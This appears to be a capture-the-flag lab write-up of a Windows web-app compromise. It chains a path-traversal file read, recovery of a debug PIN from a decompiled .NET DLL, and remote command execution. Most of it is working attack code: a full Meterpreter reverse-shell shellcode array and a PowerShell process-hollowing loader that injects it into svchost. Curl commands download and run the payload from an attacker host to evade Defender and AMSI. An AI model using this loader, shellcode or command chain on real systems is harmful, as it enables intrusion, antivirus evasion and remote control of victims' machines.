
RCE via debug functionality
Try to put basic command like whoami and we always receive:

A PIN code is required to run any command
As it’s a web app, then often sensitive information like credentials, codes … are stored in web.config.
We found a LFI previsouly then we use it to grab web.config:
$ curl --negotiate -u : 'http://lus2dc.lustrous2.vl/File/Download?fileName=../../web.config' -o web.config
$ cat web.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2" resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\LuShare.dll" stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
<!--ProjectGuid: 4E46018E-B73C-4E7B-8DA2-87855F22435A-->
- No pin code
- Found that it’s a .NET core application running from
LuShare.dll
Use again the LFI to grab LuShare.dll:
$ curl --negotiate -u : 'http://lus2dc.lustrous2.vl/File/Download?fileName=../../LuShare.dll' -o LuShare.dll
$ file LuShare.dll
LuShare.dll: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
LuShare.dll Reverse engineering
We use CodemerxDecompile to disassemble LuShare.dll as this software runs on Linux and not required to switch to Windows.
$ mkdir CodemerxDecompile && tar -xzpf ./CodemerxDecompile-linux-x64.tar.gz -C CodemerxDecompile
$ ./CodemerxDecompile/CodemerxDecompile

Here we can see the value of required the pin code ba45c518 and also that the commands are actually powershell commands in a custom runspace that is length restricted (less than 100 characters) and using constrained language mode.
Let’s confirm we can run commands by using cURL:
$ curl --path-as-is -i -s -k --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary $'pin=ba45c518&command=whoami' -X POST
HTTP/1.1 200 OK
Content-Length: 20
Content-Type: text/plain
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate oYG3MIG0oAMKAQChCwYJKoZIhvcSAQICooGfBIGcYIGZBgkqhkiG9xIBAgICAG+BiTCBhqADAgEFoQMCAQ+iejB4oAMCARKicQRvhVYM3FxMa+0PzjLba27f/3lYL1rzNDYr37W2ERx3pjEudaYdZxJrGg2WJSM2TE04+RvH7viLsLrjg9nIyTj1i1I3TNT/a2DNF1VAYFqWA2Nv3S62gNy8GVmiuNGTq3beT943UdXM8WsMA0zKU7RL
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Thu, 30 Jan 2025 12:30:10 GMT

lustrous2\sharesvc
Confirmed that works so we have a RCE
Defender AV + AMSI Bypassing (Lustrous2_User)
with Powershell + MSF shellcode
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Start a Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_https; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
Warning: KRB5CCNAME environment variable not supported - unsetting
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_https
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
Create a MSF shellcode:
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.8.4.253 LPORT=443 -f ps1 -v SHELLCODE
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 808 bytes
Final size of ps1 file: 3966 bytes
[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x48,0x1,0xd0,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0xe8,0x54,0x0,0x0,0x0,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x4d,0x61,0x63,0x69,0x6e,0x74,0x6f,0x73,0x68,0x3b,0x20,0x49,0x6e,0x74,0x65,0x6c,0x20,0x4d,0x61,0x63,0x20,0x4f,0x53,0x20,0x58,0x20,0x31,0x34,0x2e,0x37,0x3b,0x20,0x72,0x76,0x3a,0x31,0x33,0x33,0x2e,0x30,0x29,0x20,0x47,0x65,0x63,0x6b,0x6f,0x2f,0x32,0x30,0x31,0x30,0x30,0x31,0x30,0x31,0x20,0x46,0x69,0x72,0x65,0x66,0x6f,0x78,0x2f,0x31,0x33,0x33,0x2e,0x30,0x0,0x59,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xb,0x0,0x0,0x0,0x31,0x30,0x2e,0x38,0x2e,0x34,0x2e,0x32,0x35,0x33,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xab,0x0,0x0,0x0,0x2f,0x46,0x42,0x7a,0x41,0x34,0x63,0x38,0x32,0x56,0x37,0x59,0x32,0x52,0x7a,0x64,0x46,0x55,0x64,0x66,0x39,0x31,0x41,0x64,0x61,0x37,0x54,0x34,0x67,0x58,0x44,0x6d,0x45,0x6f,0x31,0x4a,0x6a,0x59,0x49,0x71,0x57,0x65,0x68,0x52,0x77,0x6b,0x78,0x6c,0x45,0x39,0x69,0x55,0x32,0x38,0x32,0x71,0x36,0x6f,0x42,0x6e,0x68,0x5f,0x63,0x78,0x56,0x33,0x4f,0x71,0x33,0x2d,0x76,0x63,0x48,0x59,0x76,0x73,0x6a,0x51,0x64,0x4d,0x6c,0x54,0x6d,0x41,0x6d,0x6a,0x68,0x70,0x34,0x4c,0x57,0x37,0x2d,0x35,0x73,0x58,0x2d,0x42,0x53,0x34,0x5a,0x4f,0x65,0x64,0x68,0x68,0x5f,0x49,0x46,0x79,0x56,0x32,0x35,0x49,0x56,0x32,0x48,0x53,0x72,0x59,0x42,0x35,0x33,0x63,0x4f,0x74,0x37,0x5f,0x54,0x46,0x4d,0x48,0x51,0x39,0x63,0x6c,0x6e,0x32,0x56,0x68,0x71,0x5a,0x37,0x67,0x72,0x63,0x73,0x7a,0x37,0x4f,0x48,0x48,0x6d,0x45,0x69,0x66,0x33,0x4b,0x69,0x57,0x65,0x7a,0x70,0x78,0x51,0x66,0x78,0x39,0x74,0x52,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5
Include it to our custom PoSH reverse shell:
[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x48,0x1,0xd0,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0xe8,0x54,0x0,0x0,0x0,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x4d,0x61,0x63,0x69,0x6e,0x74,0x6f,0x73,0x68,0x3b,0x20,0x49,0x6e,0x74,0x65,0x6c,0x20,0x4d,0x61,0x63,0x20,0x4f,0x53,0x20,0x58,0x20,0x31,0x34,0x2e,0x37,0x3b,0x20,0x72,0x76,0x3a,0x31,0x33,0x33,0x2e,0x30,0x29,0x20,0x47,0x65,0x63,0x6b,0x6f,0x2f,0x32,0x30,0x31,0x30,0x30,0x31,0x30,0x31,0x20,0x46,0x69,0x72,0x65,0x66,0x6f,0x78,0x2f,0x31,0x33,0x33,0x2e,0x30,0x0,0x59,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xb,0x0,0x0,0x0,0x31,0x30,0x2e,0x38,0x2e,0x34,0x2e,0x32,0x35,0x33,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xbb,0x1,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xab,0x0,0x0,0x0,0x2f,0x46,0x42,0x7a,0x41,0x34,0x63,0x38,0x32,0x56,0x37,0x59,0x32,0x52,0x7a,0x64,0x46,0x55,0x64,0x66,0x39,0x31,0x41,0x64,0x61,0x37,0x54,0x34,0x67,0x58,0x44,0x6d,0x45,0x6f,0x31,0x4a,0x6a,0x59,0x49,0x71,0x57,0x65,0x68,0x52,0x77,0x6b,0x78,0x6c,0x45,0x39,0x69,0x55,0x32,0x38,0x32,0x71,0x36,0x6f,0x42,0x6e,0x68,0x5f,0x63,0x78,0x56,0x33,0x4f,0x71,0x33,0x2d,0x76,0x63,0x48,0x59,0x76,0x73,0x6a,0x51,0x64,0x4d,0x6c,0x54,0x6d,0x41,0x6d,0x6a,0x68,0x70,0x34,0x4c,0x57,0x37,0x2d,0x35,0x73,0x58,0x2d,0x42,0x53,0x34,0x5a,0x4f,0x65,0x64,0x68,0x68,0x5f,0x49,0x46,0x79,0x56,0x32,0x35,0x49,0x56,0x32,0x48,0x53,0x72,0x59,0x42,0x35,0x33,0x63,0x4f,0x74,0x37,0x5f,0x54,0x46,0x4d,0x48,0x51,0x39,0x63,0x6c,0x6e,0x32,0x56,0x68,0x71,0x5a,0x37,0x67,0x72,0x63,0x73,0x7a,0x37,0x4f,0x48,0x48,0x6d,0x45,0x69,0x66,0x33,0x4b,0x69,0x57,0x65,0x7a,0x70,0x78,0x51,0x66,0x78,0x39,0x74,0x52,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5

filter Get-Type ([string]$dllName,[string]$typeName)
{
    if( $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals($dllName) )
    {
        $_.GetType($typeName)
    }
}

function Get-Function
{
    Param(
        [string] $module,
        [string] $function
    )

    if( ($null -eq $GetModuleHandle) -or ($null -eq $GetProcAddress) )
    {
        throw "Error: GetModuleHandle and GetProcAddress must be initialized first!"
    }

    $moduleHandle = $GetModuleHandle.Invoke($null, @($module))
    $GetProcAddress.Invoke($null, @($moduleHandle, $function))
}

function Get-Delegate
{
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [IntPtr] $funcAddr,
        [Parameter(Position = 1, Mandatory = $True)] [Type[]] $argTypes,
        [Parameter(Position = 2)] [Type] $retType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('QD')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('QM', $false).
    DefineType('QT', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',[System.Reflection.CallingConventions]::Standard, $argTypes).SetImplementationFlags('Runtime, Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $retType, $argTypes).SetImplementationFlags('Runtime, Managed')
    $delegate = $type.CreateType()

    [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($funcAddr, $delegate)
}

# Obtain the required types via reflection
$assemblies = [AppDomain]::CurrentDomain.GetAssemblies()
$unsafeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.UnsafeNativeMethods'
$nativeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods'
$startupInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods+STARTUPINFO'
$processInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.SafeNativeMethods+PROCESS_INFORMATION'

# Obtain the required functions via reflection: GetModuleHandle, GetProcAddress and CreateProcess
$GetModuleHandle = $unsafeMethodsType.GetMethod('GetModuleHandle')
$GetProcAddress = $unsafeMethodsType.GetMethod('GetProcAddress', [reflection.bindingflags]'Public,Static', $null, [System.Reflection.CallingConventions]::Any, @([System.IntPtr], [string]), $null);
$CreateProcess = $nativeMethodsType.GetMethod("CreateProcess")

# Obtain the function addresses of the required hollowing functions
$ResumeThreadAddr = Get-Function "kernel32.dll" "ResumeThread"
$ReadProcessMemoryAddr = Get-Function "kernel32.dll" "ReadProcessMemory"
$WriteProcessMemoryAddr = Get-Function "kernel32.dll" "WriteProcessMemory"
$ZwQueryInformationProcessAddr = Get-Function "ntdll.dll" "ZwQueryInformationProcess"

# Create the delegate types to call the previously obtain function addresses
$ResumeThread = Get-Delegate $ResumeThreadAddr @([IntPtr])
$WriteProcessMemory = Get-Delegate $WriteProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int32], [IntPtr])
$ReadProcessMemory = Get-Delegate $ReadProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int], [IntPtr]) ([Bool])
$ZwQueryInformationProcess = Get-Delegate $ZwQueryInformationProcessAddr @([IntPtr], [Int], [Byte[]], [UInt32], [UInt32]) ([Int])

# Instantiate the required structures for CreateProcess and use them to launch svchost.exe
$startupInformation = $startupInformationType.GetConstructors().Invoke($null)
$processInformation = $processInformationType.GetConstructors().Invoke($null)

$cmd = [System.Text.StringBuilder]::new("C:\\Windows\\System32\\svchost.exe")
$CreateProcess.Invoke($null, @($null, $cmd, $null, $null, $false, 0x4, [IntPtr]::Zero, $null, $startupInformation, $processInformation))

# Obtain the required handles from the PROCESS_INFORMATION structure
$hThread = $processInformation.hThread
$hProcess = $processInformation.hProcess

# Create a buffer to hold the PROCESS_BASIC_INFORMATION structure and call ZwQueryInformationProcess
$processBasicInformation = [System.Byte[]]::CreateInstance([System.Byte], 48)
$ZwQueryInformationProcess.Invoke($hProcess, 0, $processBasicInformation, $processBasicInformation.Length, 0)

# Locate the image base address. The address of the PEB is the second element within the PROCESS_BASIC_INFORMATION
# structure (e.g. offset 0x08 within the $processBasicInformation buffer on x64). Within the PEB, the base image
# addr is located at offset 0x10.
$imageBaseAddrPEB = ([IntPtr]::new([BitConverter]::ToUInt64($processBasicInformation, 0x08) + 0x10))

# Use ReadProcessMemory to read the required part of the PEB. We allocate already a buffer for 0x200
# bytes that we will use later on. From the PEB we actually only need 0x08 bytes, as $imageBaseAddrPEB
# already points to the correct memory location. We parse the obtained 0x08 bytes as Int64 and IntPtr.
$memoryBuffer = [System.Byte[]]::CreateInstance([System.Byte], 0x200)
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPEB, $memoryBuffer, 0x08, 0)

$imageBaseAddr = [BitConverter]::ToInt64($memoryBuffer, 0)
$imageBaseAddrPointer = [IntPtr]::new($imageBaseAddr)

# Now that we have the base address, we can read the first 0x200 bytes to obtain the PE file format header.
# The offset of the PE header is at 0x3c within the PE file format header. Within the PE header, the relative
# entry point address can be found at an offset of 0x28. We combine this with the $imageBaseAddr and have finally
# found the non relative entry point address.
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPointer, $memoryBuffer, $memoryBuffer.Length, 0)

$peOffset = [BitConverter]::ToUInt32($memoryBuffer, 0x3c)                               # PE header offset
$entryPointAddrRelative = [BitConverter]::ToUInt32($memoryBuffer, $peOffset + 0x28)     # Relative entrypoint
$entryPointAddr = [IntPtr]::new($imageBaseAddr + $entryPointAddrRelative)               # Absolute entrypoint

# Overwrite the entrypoint with shellcode and resume the thread.
$WriteProcessMemory.Invoke($hProcess, $entryPointAddr, $SHELLCODE, $SHELLCODE.Length, [IntPtr]::Zero)
$ResumeThread.Invoke($hThread)

# Close powershell to remove it as the parent of svchost.exe
exit
Try to upload then execute a PoSH reverse shell:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=iwr http://10.8.4.253/rshell.txt -outfile c:\programdata\rshell.ps1' -X POST
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=c:\programdata\rshell.ps1' -X POST
Errors:
File C:\programdata\rshell.ps1 cannot be loaded because running scripts is disabled on this system. For more information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
Failed, powershell scripts are restricted then we need an exe binary
So we proceed with the powershell module ps2exe to convert ps1 to exe:
PS C:\temp> Install-Module ps2exe
PS C:\temp> ps2exe .\rshell.ps1 .\rshell.exe -noConsole
Then try again:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=iwr http://10.8.4.253/rshell.exe -outfile c:\programdata\rshell.exe' -X POST
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=c:\programdata\rshell.exe' -X POST
No warning but no shell
After few seconds we try to run it again:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Debug --data-binary 'pin=ba45c518&command=c:\programdata\rshell.exe' -X POST
Errors:
The term 'c:\programdata\rshell.exe' is not recognized as a name of a cmdlet, function, script file, or executable program.
